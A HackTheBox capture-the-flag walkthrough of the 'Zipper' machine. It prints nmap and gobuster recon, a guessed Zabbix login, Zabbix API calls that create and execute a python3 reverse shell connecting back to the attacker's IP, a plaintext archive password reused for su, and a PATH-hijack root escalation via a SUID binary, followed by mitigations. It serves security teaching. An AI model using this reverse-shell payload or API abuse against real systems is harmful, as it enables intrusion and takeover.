HackTheBox - Zipper Walkthrough
Zabbix with guest access and a guessable account, its API as the way in, and a SUID binary that calls
systemctlwithout a path for the last step.
1. Recon and Information gathering
Nmap
nmap -sV -sC -oN base_tcp.nmap 10.10.10.108
# Nmap 7.70 scan initiated Sun Nov 11 19:25:24 2018 as: nmap -sV -sC -oN base_tcp.nmap 10.10.10.108
Nmap scan report for 10.10.10.108
Host is up (0.050s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 59:20:a3:a0:98:f2:a7:14:1e:08:e0:9b:81:72:99:0e (RSA)
|   256 aa:fe:25:f8:21:24:7c:fc:b5:4b:5f:05:24:69:4c:76 (ECDSA)
|_  256 89:28:37:e2:b6:cc:d5:80:38:1f:b2:6a:3a:c3:a1:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov 11 19:25:57 2018 -- 1 IP address (1 host up) scanned in 32.54 seconds
The scan above is from an earlier session back in November, the rest of the work on the box happened in February.
Services
SSH
SSH is running on default port with no additional interesting information from the scan. On connecting we can see that it only takes ssh key authentication and doesn’t accept passwords:
ssh root@10.10.10.108
root@10.10.10.108: Permission denied (publickey).
HTTP
First let’s see what is available at / on the webserver:
curl 10.10.10.108 -s | grep title
<title>Apache2 Ubuntu Default Page: It works</title>
Nothing interesting, just the default webpage for Ubuntu’s Apache installations. Next step - dirbusting. I’m usually running gobuster with directory-list-2.3-medium.txt list (included in Kali):
gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.108 -t 30
After finishing gobuster returns only one interesting dir - /zabbix
/zabbix (Status: 301)
/server-status (Status: 403)


Visiting the directory leads us to a zabbix’s (a monitoring software) login page (with guest login enabled(!)). After logging in and looking around I saw the following:
- There is a script that’s supposed to run and failed (
Zapper's Backup Script)
- There are two hosts -
ZipperandZabbix
After poking around for some time I didn’t find anything else interesting - no vulns for this version, no additional info that could be useful, so I decided to try my luck at the login page again. After creating a simple list with user/password combinations and trying them I had a match: Zapper/zapper is able to login, but doesn’t have GUI login enabled:

So how could we use that and gain initial foothold?
2. Gaining foothold/low priv user
Lucky me - a couple of weeks ago I had a task at work to automate couple of tasks in our monitoring system which happens to be Zabbix :) How do you automate things? Well with APIs! And Zabbix has one - https://www.zabbix.com/documentation/3.4/manual/api
First I need to authenticate - I used Insomnia for the API (you could use Postman or… curl):

curl --request POST \
  --url http://10.10.10.108/zabbix/api_jsonrpc.php \
  --header 'content-type: application/json-rpc' \
  --data '{
    "jsonrpc": "2.0",
    "method": "user.login",
    "params": {
        "user": "Zapper",
        "password": "zapper"
    },
    "id": 1,
    "auth": null
}'
Response:
{
  "jsonrpc": "2.0",
  "result": "8435ec4fd09e6abd38cb1a98e9a6ab08",
  "id": 1
}
On success I get a key I can use for issuing authenticated request. I have quite the list of actions to choose from but since I’m here for user/root hashes - let’s see how to get a shell (yay!).
Let’s do some “recon” on what info (hosts) I have available via the API (https://www.zabbix.com/documentation/3.4/manual/api/reference/host/get):
curl --request POST \
  --url http://10.10.10.108/zabbix/api_jsonrpc.php \
  --header 'content-type: application/json' \
  --data '{
    "jsonrpc": "2.0",
    "method": "host.get",
    "params": {

    },
    "auth": "8435ec4fd09e6abd38cb1a98e9a6ab08",
    "id": 1
}'
Response:
{
  "jsonrpc": "2.0",
  "result": [
    {
      "hostid": "10105",
      "proxy_hostid": "0",
      "host": "Zabbix",
      "status": "0",
      "disable_until": "0",
      "error": "",
      "available": "0",
      "errors_from": "0",
      "lastaccess": "0",
      "ipmi_authtype": "-1",
      "ipmi_privilege": "2",
      "ipmi_username": "",
      "ipmi_password": "",
      "ipmi_disable_until": "0",
      "ipmi_available": "0",
      "snmp_disable_until": "0",
      "snmp_available": "0",
      "maintenanceid": "0",
      "maintenance_status": "0",
      "maintenance_type": "0",
      "maintenance_from": "0",
      "ipmi_errors_from": "0",
      "snmp_errors_from": "0",
      "ipmi_error": "",
      "snmp_error": "",
      "jmx_disable_until": "0",
      "jmx_available": "0",
      "jmx_errors_from": "0",
      "jmx_error": "",
      "name": "Zabbix",
      "flags": "0",
      "templateid": "0",
      "description": "This host - Zabbix Server",
      "tls_connect": "1",
      "tls_accept": "1",
      "tls_issuer": "",
      "tls_subject": "",
      "tls_psk_identity": "",
      "tls_psk": ""
    },
    {
      "hostid": "10106",
      "proxy_hostid": "0",
      "host": "Zipper",
      "status": "0",
      "disable_until": "0",
      "error": "",
      "available": "1",
      "errors_from": "0",
      "lastaccess": "0",
      "ipmi_authtype": "-1",
      "ipmi_privilege": "2",
      "ipmi_username": "",
      "ipmi_password": "",
      "ipmi_disable_until": "0",
      "ipmi_available": "0",
      "snmp_disable_until": "0",
      "snmp_available": "0",
      "maintenanceid": "0",
      "maintenance_status": "0",
      "maintenance_type": "0",
      "maintenance_from": "0",
      "ipmi_errors_from": "0",
      "snmp_errors_from": "0",
      "ipmi_error": "",
      "snmp_error": "",
      "jmx_disable_until": "0",
      "jmx_available": "0",
      "jmx_errors_from": "0",
      "jmx_error": "",
      "name": "Zipper",
      "flags": "0",
      "templateid": "0",
      "description": "Zipper",
      "tls_connect": "1",
      "tls_accept": "1",
      "tls_issuer": "",
      "tls_subject": "",
      "tls_psk_identity": "",
      "tls_psk": ""
    }
  ],
  "id": 1
}
So I want a way to execute something on the hosts… and again lucky me - with Zabbix you can create custom scripts and execute them via the API (https://www.zabbix.com/documentation/3.4/manual/api/reference/script/create)!
But one additional thing - when doing this I can say where I want to create/run the script (https://www.zabbix.com/documentation/3.4/manual/api/reference/script/object):
execute_on integer Where to run the script.
Possible values: 0 - run on Zabbix agent; 1 - run on Zabbix server. 2 - (default) run on Zabbix server (proxy).
So let’s create a script (rev shell) and execute it on the agent - Zipper. There’s no python2 on the machine, so the payload uses python3 :). I had also re-authenticated by this point, so the token below is a new one:
curl --request POST \
  --url http://10.10.10.108/zabbix/api_jsonrpc.php \
  --header 'content-type: application/json' \
  --data '{
    "jsonrpc": "2.0",
    "method": "script.create",
    "params": {
        "name": "python",
        "command": "python3 -c '\''import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.22\",4747));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'\''",
        "host_access": 2,
    "execute_on": "0"
    },
    "auth": "d42be64a9c00b9bf91e595328e5a7e5d",
    "id": 1
}'
Response:
{
  "jsonrpc": "2.0",
  "result": {
    "scriptids": [
      "7"
    ]
  },
  "id": 1
}
And then - start netcat listener and execute it:
╭─root@kali ~
╰─# nc -lvnp 4747
listening on [any] 4747 ...

curl --request POST \
  --url http://10.10.10.108/zabbix/api_jsonrpc.php \
  --header 'content-type: application/json' \
  --data '{
    "jsonrpc": "2.0",
    "method": "script.execute",
    "params": {
        "scriptid": "7",
        "hostid": "10106"
    },
    "auth": "d42be64a9c00b9bf91e595328e5a7e5d",
    "id": 1
}'
After upgrading my shell to something more interactive (https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/) I started enumerating the system with low privileged user (zabbix).
3. Enumerating the system
After having shell I checked the home directory - there is one user with his home: zapper - and user.txt inside (no read perm for now).
There wasn’t anything interesting except the /backups directory, which had some password protected 7z archives:
ls -la backups
total 16
drwxrwxrwx 2   1000   1000 4096 Feb 23 09:34 .
drwxr-xr-x 1 root   root   4096 Feb 23 09:22 ..
-rw-rw-r-- 1 zabbix zabbix  330 Feb 23 09:34 zabbix_scripts_backup-2019-02-23.7z
-rw-rw-r-- 1   1000   1000 3005 Feb 23 09:30 zapper_backup-2019-02-23.7z
and the utils directory in /home/zapper (to which I have read access):
ls -la utils
total 20
drwxrwxr-x 2 zapper zapper 4096 Sep  8 13:27 .
drwxr-xr-x 6 zapper zapper 4096 Sep  9 19:12 ..
-rwxr-xr-x 1 zapper zapper  194 Sep  8 13:12 backup.sh
-rwsr-sr-x 1 root   root   7556 Sep  8 13:05 zabbix-service
zabbix-service is looking interesting (has 6755 permissions and is owned by root(!)) but first what’s that script:
cat utils/backup.sh
#!/bin/bash
#
# Quick script to backup all utilities in this folder to /backups
#
/usr/bin/7z a /backups/zapper_backup-$(/bin/date +%F).7z -pZippityDoDah /home/zapper/utils/* &>/dev/null
So this is generating the files in /backups… and the password is in the bash script? Since we have interactive shell let’s check su:
zabbix@zipper:/$ su - zapper
Password:


              Welcome to:
███████╗██╗██████╗ ██████╗ ███████╗██████╗
╚══███╔╝██║██╔══██╗██╔══██╗██╔════╝██╔══██╗
  ███╔╝ ██║██████╔╝██████╔╝█████╗  ██████╔╝
 ███╔╝  ██║██╔═══╝ ██╔═══╝ ██╔══╝  ██╔══██╗
███████╗██║██║     ██║     ███████╗██║  ██║
╚══════╝╚═╝╚═╝     ╚═╝     ╚══════╝╚═╝  ╚═╝

[0] Packages Need To Be Updated
[>] Backups:
4.0K    /backups/zapper_backup-2019-02-23.7z
4.0K    /backups/zabbix_scripts_backup-2019-02-23.7z
Nice! I have user :) - and in addition to user.txt I’ll grab the ssh key.
4. Escalating privileges
Usually I’ll go with LinEnum.sh and go through enumeration again but since I have a binary - owned by root and with 6755 permissions… I’ll go directly there and see what it does and can I use it in some way to elevate to root.
What does the binary do? Let me try running it:
zapper@zipper:~/utils$ ./zabbix-service
start or stop?: stop
Terminated
Aaaand my shell is gone… good thing I got that ssh key :) After logging again - this time with ssh a simple ps auxf shows there’s no zabbix-agent running anymore. Let me try the start option and check ps auxf again:
zapper@zipper:~/utils$ ./zabbix-service
start or stop?: start


zabbix    2632  0.2  0.5  17152  5376 ?        Ss   10:25   0:00 /usr/sbin/zabbix_agentd --foreground
zabbix    2635  0.0  0.2  17152  2584 ?        S    10:25   0:00  \_ /usr/sbin/zabbix_agentd: collector [idle 1 sec]
zabbix    2636  0.0  0.0  17152   684 ?        S    10:25   0:00  \_ /usr/sbin/zabbix_agentd: listener #1 [waiting for connection]
zabbix    2637  0.0  0.0  17152   684 ?        S    10:25   0:00  \_ /usr/sbin/zabbix_agentd: listener #2 [waiting for connection]
So - it starts/stops zabbix-agent, and for that purpose it has elevated permissions. And it’s a binary.. so I used ltrace to see what it does and how it does it:
zapper@zipper:~/utils$ ltrace ./zabbix-service
__libc_start_main(0x41e6ed, 1, 0xbf80db24, 0x41e840 <unfinished ...>
setuid(0)                                                                                                                         = -1
setgid(0)                                                                                                                         = -1
printf("start or stop?: ")                                                                                                        = 16
fgets(start or stop?: start
"start\n", 10, 0xb7ed85c0)                                                                                                  = 0xbf80da52
strcspn("start\n", "\n")                                                                                                          = 5
strcmp("start", "start")                                                                                                          = 0
system("systemctl daemon-reload && syste"...Failed to reload daemon: The name org.freedesktop.PolicyKit1 was not provided by any .service files
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                                                                                            = 256
+++ exited (status 0) +++
setuid(0) and setgid(0) come back -1 because ltrace drops the SUID bit for the traced process - run normally the binary does get root.
Great…. systemctl with no absolute path… :) What could go wrong :D - spoiler alert: owning root. For that purpose I created a bash script in /home/zapper/bin/systemctl with the following content:
zapper@zipper:~$ cat bin/systemctl
#!/bin/bash

/bin/bash
Simple right? :) Then made it executable - chmod +x bin/systemctl aaand finally - let’s change our $PATH env variable so our systemctl is before the real one: export PATH=~/bin:$PATH
Fire it up and pwn Zipper:
zapper@zipper:~$ utils/zabbix-service
start or stop?: stop

              Welcome to:
███████╗██╗██████╗ ██████╗ ███████╗██████╗
╚══███╔╝██║██╔══██╗██╔══██╗██╔════╝██╔══██╗
  ███╔╝ ██║██████╔╝██████╔╝█████╗  ██████╔╝
 ███╔╝  ██║██╔═══╝ ██╔═══╝ ██╔══╝  ██╔══██╗
███████╗██║██║     ██║     ███████╗██║  ██║
╚══════╝╚═╝╚═╝     ╚═╝     ╚══════╝╚═╝  ╚═╝

[0] Packages Need To Be Updated
[>] Backups:
8.0K    /backups/zapper_backup-2019-02-23.7z


root@zipper:~# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare),1000(zapper)


root@zipper:~# cat root.txt
<...>
5. Mitigations
User
Here we have two serious errors - 1st using identical user and password, which is easily guessable when there’s a guest access enabled and we can see the backup script’s name. Don’t do that.. it’s plain stupid. Second thing is using the unix user’s password and storing it in world readable shell script - don’t do that x2 :/
Don’t use the username as a password!
Disable guest access
Don’t store your login credentials in plaintext, and especially in world readable files (!)
Root
The simplest mitigation here is to always use absolute path to binaries you want to execute. And if possible don’t use SUID bit :) Maybe use sudo with access to a specific command? Or linux capabilities? Depends on the case and what you want/need to do. But don’t do what Zapper did or you risk getting your PATH hijacked ;)
Always use absolute path when calling something outside your binary/script